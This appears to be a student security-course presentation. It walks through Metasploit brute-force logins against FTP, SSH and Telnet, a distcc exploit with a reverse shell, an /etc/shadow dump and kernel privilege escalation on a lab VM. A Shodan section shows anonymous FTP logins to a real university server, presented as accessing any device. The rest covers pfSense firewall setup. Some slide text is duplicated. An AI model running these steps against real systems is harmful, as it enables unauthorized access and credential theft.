



CYBERSENTINEL

ISHA

GU-2021-4164

AGENDA



Introduction

Brute force attack

Privilege Escalation

Shodan

PFSense Firewall

Conclusion

References

INTRODUCTION




Add a little bit of body text

BRUTE FORCE ATTACK

- It is a method of gaining unauthorized access to systems or services.
- Attackers use automated tools to try all possible combinations of usernames systematically and passwords until they find the correct credentials.
- This comprehensive analysis focuses on exploring the impact and risks associated with Brute Force Attacks on FTP, SSH, and Telnet ports, which are commonly targeted by malicious actors.
- Attack uses trial-and-error to guess login info, error to crack passwords, encryption keys, or find a hidden webpage.



An attacker
utilizes a
hacking tool.



The hacking
tool attempts
multiple logins.



The system
returns a valid or
invalid response.

FTP (FILE TRANSFER PROTOCOL)

FTP is a network protocol for file transfer.

FTP Brute Force Attacks involve trying multiple login combinations.

FTP servers often lack protection against multiple login attempts.

Impact: Unauthorized access to sensitive files and data.

Countermeasures: Account lockout policy, strong passwords, and log monitoring



Steps

1. Run command 'msfconcole -q' and 'search ftp_login'

2. Run use auxiliary/scanner/ftp/ftp_login

3. Now open another chrome and search

<https://github.com/danielmiessler/SecLists/blob/master/Passwords/Default-Credentials/ftp-betterdefaultpasslist.txt>

4. Now open new terminal in kali and run the command cd /usr/share/wordlists then run cd metasploit command and do ls

5. Now again shift to previous msf6 session and set USERPASS_FILE /root/Desktop/bruteforce list, RHOSTS to the metasploitable2 machine IP address and STOP_ON_SUCCESS true.

6. Now run options command to check all the changes.

7. Now use run or exploit command.



Live Demonstration of Brute Force Attack on FTP

SSH (SECURE SHELL)

- ★ SSH is a secure network protocol for remote login and data communication.
- ★ SSH Brute Force Attacks systematically try different login combinations.
- ★ SSH is a common target due to its secure login and file transfer features.
- ★ Security measures: Key-based authentication, strong passwords.
- ★ Additional security enhancement through IP address detection and blocking for failed login attempts.



Steps

1. Run command 'msfconcole -q' and 'search ssh_login'
2. Run use auxiliary/scanner/ssh/ssh_login
3. Now open another chrome and search <https://github.com/danielmiessler/SecLists/blob/master/Passwords/Default-Credentials/ftp-betterdefaultpasslist.txt>
4. Now open new terminal in kali and run the command cd /usr/share/wordlists then run cd metasploit command and do ls
5. Now again shift to previous msf6 session and set USERPASS_FILE /root/Desktop/bruteforce list, RHOSTS to the metasploitable2 machine IP address, set VERBOSE value to true and STOP_ON_SUCCESS true.
6. Now run options command to check all the changes.
7. Now use run or exploit command.



Live Demonstration of Brute Force Attack on SSH

TELNET

- ★ Telnet is an outdated and insecure protocol for remote terminal connections.
- ★ Telnet Brute Force Attacks seek unauthorized access by guessing valid credentials.
- ★ Vulnerability: Plain text transmission of login information.
- ★ Solution: Migrate to secure protocols like SSH.
- ★ For unavoidable Telnet usage, strong authentication and access restrictions are vital to reduce the risk.



Steps


1. Run command 'msfconcole -q' and 'search telnet_login'
2. Run use auxiliary/scanner/telnet/telnet_login
3. Now open another chrome and search
<https://github.com/danielmiessler/SecLists/blob/master/Passwords/Default-Credentials/ftp-betterdefaultpasslist.txt>
4. Now open new terminal in kali and run the command cd /usr/share/wordlists then run cd metasploit command and do ls
5. Now again shift to previous msf6 session and set USERPASS_FILE /root/Desktop/bruteforce list, RHOSTS to the metasploitable2 machine IP address and STOP_ON_SUCCESS true.
6. Now run options command to check all the changes.
7. Now use run or exploit command.



Live Demonstration of Brute Force Attack on Telnet

PRIVILEGE ESCALATION

- It is a method of gaining unauthorized access to systems or services.
- Attackers use automated tools to try all possible combinations of usernames systematically and passwords until they find the correct credentials.
- This comprehensive analysis focuses on exploring the impact and risks associated with Brute Force Attacks on FTP, SSH, and Telnet ports, which are commonly targeted by malicious actors.
- Attack uses trial-and-error to guess login info, error to crack passwords, encryption keys, or find a hidden webpage.



HORIZONTAL PRIVILEGE ESCALATION

- Horizontal privilege escalation: Unauthorized access to resources at the same privilege level.
- Occurs when a user with one set of privileges accesses another user's account with similar privileges.
- No change in privilege level, but accessing the system through a different user's account.





Steps

1. Enter the Metasploit console by running 'msfconsole -q'.
2. Search for available exploits, payloads, and auxiliary modules related to the "distcc" service using 'search distcc'.
3. Select and load the specific exploit module 'distcc_exec' for Unix-based systems using 'use exploit/unix/misc/distcc_exec'.
4. Check the available options in the 'distcc_exec' module using the 'options' command.
5. Set the target host IP address using 'set RHOSTS IP_Address'.
6. View available payloads using 'show payloads'.
7. Set the payload to 'cmd/unix/reverse' using 'set payload payload/cmd/unix/reverse'.
8. Execute the exploit with the 'run' or 'exploit' command, creating the first session.
9. Inside the first session, run commands like 'whoami' and 'su root' to check and attempt to switch to the root user.
10. Use the 'find' command to search for files with the setuid (SUID) permission bit set, which may indicate potential privilege escalation opportunities.
11. Refer to the GTF0Bins website to check various Unix/Linux binaries for privilege escalation techniques and reverse shell possibilities and find that We are able to enter in the nmap because during the nmap shell entry we donot any sudo permission.
12. In the Nmap session, check the active shell, username, and present working directory using 'echo \$SHELL', 'whoami', and 'pwd'. Finally, access sensitive data like the '/etc/shadow' file.

VERTICAL PRIVILEGE ESCALATION

- Vertical Privilege Escalation: Increases privileges from a lower to a higher level.
- Intermediate Steps: May involve exploiting vulnerabilities, buffer overflow attacks or obtaining privileged credentials.
- Bypassing Controls: Attackers aim to override privilege controls to gain higher access.
- Target: Software, firmware, kernel, or operating system.
- A significant security concern requiring robust access controls and vulnerability patching.





Steps

1. Enter the Metasploit console by running 'msfconsole -q'.
2. Search for available exploits, payloads, and auxiliary modules related to the "distcc" service using 'search distcc'.
3. Select and load the specific exploit module 'distcc_exec' for Unix-based systems using 'use exploit/unix/misc/distcc_exec'.
4. Check the available options in the 'distcc_exec' module using the 'options' command.
5. Set the target host IP address using 'set RHOSTS IP_Address'.
6. View available payloads using 'show payloads'.
7. Set the payload to 'cmd/unix/reverse' using 'set payload payload/cmd/unix/reverse'.
8. Execute the exploit with the 'run' or 'exploit' command, creating the first session.
9. Inside the first session, run `uname -a` to check the version of the targeted system.
10. Search for kernel exploits related to privilege escalation using searchsploit and filtering with grep commands.
11. Use the `lsb_release -a` command to gather information about the target system.
12. Refine the search for kernel exploits based on the gathered system information.
13. Find the full path of a specific exploit using the `locate` command.
14. Copy the located exploit to a different directory using the `cp` command.
15. Change the current directory to `/var/www/html` using the `cd` command. Create a file using the nano editor and check its content using the `cat` command.
16. Start the Apache HTTP Server using the `service apache2 start` command and check the status using `service apache2 status`.
17. Download the files from `/var/www/html` using `wget`.
18. Check the exploit ID of the Linux IP address using `cat /proc/net/netlink`.
19. Check the exploit ID using the `ps` command and check if it's one greater than the Linux IP address.
20. Compile the C code using the `gcc` command.
21. Start listening on Kali Linux using `nc`.
22. Execute the exploit using `./exploit`. Check for root access and perform various commands in the reverse shell.



Live Demonstration for Horizontal Privilege Escalation

```
cat /etc/shadow
root:$1$/avpFBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BP0t$MiyC3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.iHzjA5/:14684:0:99999:7:::
```



Live Demonstration for Vertical Privilege Escalation

```
(root@kali)-[~]
# nc -nvlp 5555
listening on [any] 5555 ...
connect to [192.168.235.128] from (UNKNOWN) [192.168.235.129] 42348

id
uid=0(root) gid=0(root)

pwd
/

whoami
root
```

SHODAN

Shodan, short for "Sentient Hyper-Optimised Data Access Network," is a specialized search engine designed to discover and catalog internet-connected devices and systems.

Shodan is a specialized search engine for internet-connected devices, including IoT devices.

Unlike traditional search engines, Shodan identifies devices with open ports and services, providing insights into network security.



Steps to accessing any device using FTP

Step 1: Finding FTP Servers with Shodan

- Go to the Shodan website (www.shodan.io) and log in to shodan account.
- In the search bar, type FTP Anonymous login anonymous@ login ok. port:"21" to find FTP servers. Hit the "Search" button to perform the search, and a list of IP addresses with accessible FTP servers will be displayed.

Step 2: Accessing the Device via FTP

- Open the Command Prompt.
- Type the command `ftp ip_address` to connect to the FTP server using its IP address.
- If the connection is successful, you will be prompted to enter your FTP username and password (if required by the server).

Step 3: Interacting with the Device via FTP

- Once connected, you can use FTP commands (e.g., `get`, `put`, `ls`, `cd`, etc.) to interact with the remote server and transfer files.
- You can run various commands inside the FTP framework and view files related to the IP address.



Live Demonstration for Accessing any device using FTP in Shodan

```
C:\Users\dell>ftp 128.40.71.43
Connected to 128.40.71.43.
220-
220- Mullard Space Science Laboratory. Dept. of Space and Climate Physics, UCL.
220-
220- Communications on or through University College London's computer systems
220- may be monitored or recorded to secure effective system operation and for
220- other lawful purposes. All ftp transfers are logged.
220-
220- In case of problems please contact usersupport(@)mssl.ucl.ac.uk
220-
220- *****
220- * Please note that there is NO INCOMING ANONYMOUS FTP on this server *
220- *
220- * For INCOMING anonymous ftp please use ftpin.mssl.ucl.ac.uk *
220- *****
220-
200 Always in UTF8 mode.
User (128.40.71.43:(none)): anonymous
331 Please specify the password.
Password:
330-
330- REMINDER - the incoming subdirectory is not accessible
330-
330 Login successful.
```

PFSENSE FIREWALL

- ★ Open-source firewall and routing platform.
- ★ Strong security features for all business sizes.
- ★ Simple web interface for setting rules, VPNs, and more.
- ★ Functions: firewall, VPN, high availability, load balancing, IDS/IPS, content filtering, deep packet inspection.
- ★ **Main Strength:** Best at protecting from threats - controls who gets in using smart filters, directs network traffic, and keeps data safe

FIREWALL CONSIDERATION

Consideration 1: Rules and Rulesets

- Firewalls process traffic based on rules.
- Rules are assigned to interfaces and processed from top to bottom.
- Order matters: Traffic is processed based on the first matching rule.

Consideration 2: Stateful Filtering

- Stateful filtering (SPI) enhances security by monitoring active connections.
- The firewall keeps track of connection states.
- Information about active connections is maintained.

Consideration 3: Block or Reject Traffic

- "Block" silently drops or discards traffic, denying access.
- "Reject" discards traffic and sends a rejection response.
- Blocking is suitable for WAN, rejecting for LAN interfaces.

Consideration 4: Ingress and Egress

- "Ingress" is incoming traffic from external sources.
- "Egress" is outgoing traffic from the internal network.
- Firewall rules control both ingress and egress traffic flow.
- LAN: Traffic flows in by egress, out by ingress. WAN: Traffic flows in by ingress, out by egress.

STEPS FOR PFSENSE LOGIN & DNS CONFIGURATION

Step 1: Check Networking

- Enter `ip addr | grep inet` in the command prompt to check network configuration.

Step 2: Access pfSense

- Access the pfSense firewall by typing its IPv4 address (e.g., 192.168.1.1) in web browser.
- Accept the warning about the connection not being secure due to a self-signed certificate.
- Add an exception and confirm security to access the pfSense login page.

Step 3: Login and Initial Setup

- Enter the default username "admin" and password "pfsense" to log in.
- Follow the setup wizard by clicking "Next" and providing general information.

Step 4: Set Time Server


- Configure the time server information and click "Next."

Step 5: LAN Interface Configuration

- Configure the LAN interface settings and click "Next."

Step 6: Change Admin Password

- Change the admin password and click "Next."
- Click "Reload" to reboot the firewall.
- The pfSense firewall is now configured, and the dashboard is displayed.



Status / Dashboard

System Information

Name	pfSense.home.localdomain
User	admin@192.168.1.100 (Local Database)
System	VMware Virtual Machine Netgate Device ID: f484c973f346b1ddcd29
BIOS	Vendor: Phoenix Technologies LTD Version: 6.00 Release Date: Thu Nov 12 2020
Version	2.7.0-RELEASE (amd64) built on Wed Jun 28 03:53:34 UTC 2023 FreeBSD 14.0-CURRENT
CPU Type	Intel(R) Core(TM) i5-1035G1 CPU @ 1.00GHz AES-NI CPU Crypto: Yes (inactive) QAT Crypto: No
Hardware crypto	Inactive
Kernel PTI	Disabled
MDS Mitigation	Inactive
Uptime	00 Hour 24 Minutes 44 Seconds
Current date/time	Tue Aug 29 0:30:06 +05 2023

Netgate Services And Support

Retrieving support information


Interfaces

WAN	1000baseT <full-duplex>	0.0.0.0
LAN	1000baseT <full-duplex>	192.168.1.1

STEPS FOR ENABLING SECURE SHELL (SSH)

Step 1: Enable SSH

- Click on "System," then "Advanced."
- Scroll down to "Admin Access" and find the SSH section.
- Check the box that says "Enable SSH."
- Leave the "SSHD Key Only" set to "password" or "public key."
- The default port used for SSH is 22.
- Scroll to the bottom of the page and click "Save."



Secure Shell

Secure Shell Server	<input checked="" type="checkbox"/> Enable Secure Shell
SSHD Key Only	<div>Password or Public Key</div> <p>When set to <i>Public Key Only</i>, SSH access requires authorized keys and these key access. If set to <i>Require Both Password and Public Key</i>, the SSH daemon requires default <i>Password or Public Key</i> setting allows either a valid password or a valid c</p>
Allow Agent Forwarding	<input type="checkbox"/> Enables ssh-agent forwarding support.
SSH port	<div>22</div> <p>Note: Leave this blank for the default of 22.</p>

Step 2: Test SSH

- Open another virtual machine or terminal.
- Type the command `ssh@admin192.168.1.1` to connect to pfSense.
- If prompted to add the SHA-256 fingerprint, type "yes" and hit Enter.
- Enter the password for the admin user on pfSense.
- Successfully enter the pfSense text menu screen.

```
(root@kali)-[~/Desktop]
# ssh admin@192.168.1.1
(admin@192.168.1.1) Password for admin@pfSense.home.localdomain:
(admin@192.168.1.1) Password for admin@pfSense.home.localdomain:
VMware Virtual Machine - Netgate Device ID: f484c973f346b1ddcd29

*** Welcome to pfSense 2.7.0-RELEASE (amd64) on pfSense ***

WAN (wan)      -> em0      ->
LAN (lan)      -> em1      -> v4: 192.168.1.1/24

0) Logout (SSH only)
1) Assign Interfaces
2) Set interface(s) IP address
3) Reset webConfigurator password
4) Reset to factory defaults
5) Reboot system
6) Halt system
7) Ping host
8) Shell
9) pfTop
10) Filter Logs
11) Restart webConfigurator
12) PHP shell + pfSense tools
13) Update from console
14) Disable Secure Shell (sshd)
15) Restore recent configuration
16) Restart PHP-FPM

Enter an option: █
```

STEPS TO ADD NEW USER

Step 1: Access the pfSense Web Interface

- Open a web browser and enter the LAN IP address of your pfSense firewall (e.g., <https://192.168.1.1>), and log in with your admin credentials.

Step 2: Click on the "System" menu in the top navigation bar. Select "User Manager."

Step 3: In the "User Manager" page, click the "Add" button to create a new user.

Step 4: Fill in the user details, including:

- Username: Choose a unique username for the new user.
- Password: Set a secure password for the new user.
- Full Name: Enter the user's full name (optional).
- Member of: Choose the user group(s) to which the new user belongs. By default, you might add them to the "admins" group.

Step 5: Click the "Save" button to save the new user.

We've successfully added a new user to your pfSense firewall.

The screenshot shows the 'Edit' page for a user in the pfSense User Manager interface. The breadcrumb trail at the top is 'System / User Manager / Users / Edit'. Below this are tabs for 'Users', 'Groups', 'Settings', and 'Authentication Servers', with 'Users' being the active tab. The main section is titled 'User Properties' and contains several fields: 'Defined by' is set to 'USER'; 'Disabled' has a checkbox labeled 'This user cannot login' which is unchecked; 'Username' is 'newUser'; 'Password' is masked with dots; 'Full name' is 'New Added User' with a note 'User's full name, for administrative information only'; 'Expiration date' is empty with a note 'Leave blank if the account shouldn't expire, otherwise enter the expiration date as MM/DD/YYYY'; 'Custom Settings' has a checkbox 'Use individual customized GUI options and dashboard layout for this user.' which is unchecked; 'Group membership' shows a list of groups with 'admins' selected. Below the group list are two buttons: 'Move to "Member of" list' and 'Move to "Not member of" list'. At the bottom, a 'Certificate' section states 'No private CAs found. A private CA is required to create a new user certificate. Save the user first to import an external certificate.'

System / User Manager / Users / Edit

Users Groups Settings Authentication Servers

User Properties

Defined by USER

Disabled ☐ This user cannot login

Username newUser

Password •••••••• ••••••••

Full name New Added User
User's full name, for administrative information only

Expiration date
Leave blank if the account shouldn't expire, otherwise enter the expiration date as MM/DD/YYYY

Custom Settings ☐ Use individual customized GUI options and dashboard layout for this user.

Group membership

Not member of Member of

» Move to "Member of" list « Move to "Not member of" list

Hold down CTRL (PC)/COMMAND (Mac) key to select multiple items.

Certificate No private CAs found. A private CA is required to create a new user certificate. Save the user first to import an external certificate.


STEPS TO DISABLING IPV6

Step 1: Disable Global IPv6 Traffic

- Navigate to "System" and click on "Advanced."
- Go to the "Networking" tab.
- Uncheck the "Allow IPv6" checkbox and click "Save."

Step 2: Disable IPv6 on WAN Interface

- Access the "Interfaces" section and select the WAN interface.
- Under "IPv6 Configuration Type," choose "None."
- Scroll down and click "Save" and Apply the changes.



Step 3: Disable DHCPv6 on LAN Interface

- Go to "Services" and select "DHCPv6 Server & RA."
- Uncheck "Enable DHCPv6 server on this interface" for the LAN interface.
- Click "Save."



Step 4: Disable IPv6 on LAN Interface

- Return to the "Interfaces" section and choose the LAN interface.
- Under "IPv6," select "None" and save the changes.
- If settings don't save, disable the first option in "Router Advertisement."
- Go to "Firewall Rules," select "LAN," and disable the IPv6 rule allowing all traffic.

FLOATING RULES

- Floating rules are special firewall rules for advanced traffic control.
- They apply to network traffic across multiple interfaces.



Steps to create and add rule

- Go to "Firewall," then select "Rules" and Click on "Floating Rules."
- Click "Add" to create a new floating rule.
- Configure the rule settings as needed for your specific scenario.

The screenshot shows the 'Edit Firewall Rule' configuration page in WinBox. The breadcrumb trail at the top is 'Firewall / Rules / Floating / Edit'. The page title is 'Edit Firewall Rule'. The configuration is as follows:

Section	Value / Option
Action	Pass <small>Choose what to do with packets that match the criteria specified below. Hint: the difference between block and reject is that with reject, a packet (TCP RST or ICMP port unreachable) is sent back to the sender, whereas with block the packet is dropped silently. In either case, the original packet is discarded.</small>
Disabled	<input type="checkbox"/> Disable this rule <small>Set this option to disable this rule without removing it from the list.</small>
Quick	<input type="checkbox"/> Apply the action immediately on match. <small>Set this option to apply this action to traffic that matches this rule immediately.</small>
Interface	Any WAN LAN



Precautions

- Floating rules are more flexible but can be riskier.
- More power means more risk.
- Troubleshooting can be more challenging.
- Source and destination may not always be straightforward.

STEPS TO REJECT SINGLE PORT

Step 1: In web browser enter pfSense firewall's LAN IP address (e.g., <https://192.168.1.1>). Log in with your admin credentials.

Step 2: Navigate to Firewall Rules

- Click on the "Firewall" menu in the top navigation bar and Select "Rules."

Step 3: Select the LAN Interface

- In the "Interfaces" section, ensure that the "LAN" interface is selected.
- This is where want to reject traffic on the specific port.

Step 4: Create a New Rule

- Click the "Add" button to create a new rule. In the "Action" section, select "Reject."

Step 5: Define the Destination Port

- Under the "Destination" section, specify the port number want to reject in the "Destination port range" field (e.g., "4444").

Step 6: Add a Description (Optional)

- Enter a description for the rule in the "Description" field to make it easier to identify

Step 7: Save and Apply the Rule

- Click the "Save" button to save the firewall rule and click the "Apply Changes" button.

Firewall / Rules / Edit

Edit Firewall Rule

Action: ☐ Reject
Choose what to do with packets that match the criteria specified below.
Hint: the difference between block and reject is that with reject, a packet (TCP RST or ICMP port unreachable for UDP) is returned to the sender, whereas with block the packet is dropped silently. In either case, the original packet is discarded.

Disabled: ☐ Disable this rule
Set this option to disable this rule without removing it from the list.

Interface: ☐ LAN
Choose the interface from which packets must come to match this rule.

Address Family: ☐ IPv4
Select the Internet Protocol version this rule applies to.

Protocol: ☐ TCP
Choose which IP protocol this rule should match.

Source: ☐ Invert match ☐ any [Source Address: /]

Destination: ☐ Invert match ☐ any [Destination Address: /]

Destination Port Range: ☐ (other) ☐ 4444 ☐ (other) ☐ Custom
From: Custom To: Custom
Specify the destination port or port range for this rule. The "To" field may be left empty if only filtering a single port.

Extra Options

Log: ☒ Log packets that are handled by this rule
Hint: the firewall has limited local log space. Don't turn on logging for everything. If doing a lot of logging, consider using a remote syslog server (see the Status / System Logs / Settings page).

Description:
A description may be entered here for administrative reference. A maximum of 52 characters will be used in the ruleset and displayed in the firewall log.



For Testing

```
(root@kali)-[~]
# telnet 192.168.235.129 4444
Trying 192.168.235.129 ...
telnet: Unable to connect to remote host: Connection refused
```

```
msfadmin@metasploitable:~$ nc -l 4444
[6]+  Stopped nc -l 4444
```

STEPS TO ADD SEVERAL PORTS

Step 1: In web browser enter the IP address of your pfSense firewall. Log in with your credentials.

Step 2: Navigate to Aliases: In the pfSense interface, go to "Firewall" and select "Aliases."

Step 3: Create a New Alias

- Click the "+" (Add) button to create a new alias.
- Give the alias a name (e.g., "TCP_Standard_Outbound and UDP_Standard_Outbound").
- In the "Aliases" section, add the ports want to group together, separating them with commas (e.g., 80, 443, 20, 53). Click "Save."

Step 4: Create a Firewall Rule Using the Alias

- Go to "Firewall" > "Rules."
- Choose the interface (e.g., LAN, WAN) where want to apply the rule.
- Click the "+" button to create a new rule. Set the action (e.g., "Pass" to allow traffic).
- In the "Destination port range" field, select your alias (e.g., "TCP_Standard_Outbound and UDP_Standard_Outbound") from the dropdown list.
- Configure other rule settings as needed. Click "Save" and "Apply Changes" button to activate it.

Firewall / Rules / Edit

Edit Firewall Rule

Action
Choose what to do with packets that match the criteria specified below.
Hint: the difference between block and reject is that with reject, a packet (TCP RST or ICMP port unreachable for UDP) is returned to the sender, whereas with block the packet is dropped silently. In either case, the original packet is discarded.

Disabled ☐ Disable this rule
Set this option to disable this rule without removing it from the list.

Interface
Choose the interface from which packets must come to match this rule.

